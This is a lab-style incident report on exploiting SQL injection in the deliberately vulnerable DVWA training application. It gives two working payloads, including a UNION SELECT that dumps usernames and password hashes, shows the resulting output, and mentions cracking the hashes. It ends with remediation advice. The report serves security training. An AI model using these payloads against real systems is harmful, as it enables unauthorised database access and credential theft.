

ISO 27001 Compliant Incident Management Report - SQL Injection Vulnerability

Introduction

This report details the identification and exploitation of an SQL injection vulnerability in the Damn Vulnerable Web Application (DVWA). The test was conducted in a controlled environment to demonstrate a common vulnerability and its potential impact on application security.

Incident Description

During the security assessment of DVWA, an SQL injection vulnerability was discovered in the "SQL Injection" module. This vulnerability allows an attacker to inject malicious SQL queries through the web application's input fields, thereby compromising the integrity and confidentiality of the data stored in the database.

SQL Injection Method Used

To replicate and demonstrate the vulnerability, the following SQL payload was used in the "User ID" field:

sql

1st Command

```
1' OR '1'='1
```


2nd command

```
' UNION SELECT user, password FROM users#
```

This payload exploits the vulnerability to modify the original SQL query in such a way that it returns the usernames stored in the users table, specifically for the user with id = 1. By successfully executing this SQL injection, the target user's names are obtained without authorization.

The second command we can obtain the password hashes were using the tool 'hascat' later with a wordlist we can decrypt the password.

1st Command image output:



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown


ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith

More Information

2nd Command image output:



Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: SQL Injection

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

DVWA Security
PHP Info
About

Logout

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Username: admin
Security Level: low

Incident Impact

Exploiting this vulnerability could allow an attacker to:

- Access and extract confidential information from the database, including users names, surnames and passwords.
- Modify, delete, or compromise sensitive data stored in the application.

This represents a significant risk to the confidentiality, integrity, and availability of the data and services provided by DVWA.

Recommendations

Based on the findings of this security assessment, the following corrective and preventive measures are recommended:

1. **Input Validation:** Implement strict input validations for all user-supplied data, using secure parameters in SQL queries to prevent SQL injection.
2. **Penetration Testing:** Conduct regular security audits, including penetration tests, to identify and mitigate security vulnerabilities before they are exploited by attackers.
3. **Education and Awareness:** Train technical and non-technical staff on secure application development practices and raise awareness of the risks associated with security vulnerabilities.

Conclusions

The identification and successful exploitation of the SQL injection vulnerability in DVWA underscores the importance of proactive security in the development and maintenance of web applications.

Implementing robust security controls and following best cybersecurity practices are essential to protect critical assets and ensure business continuity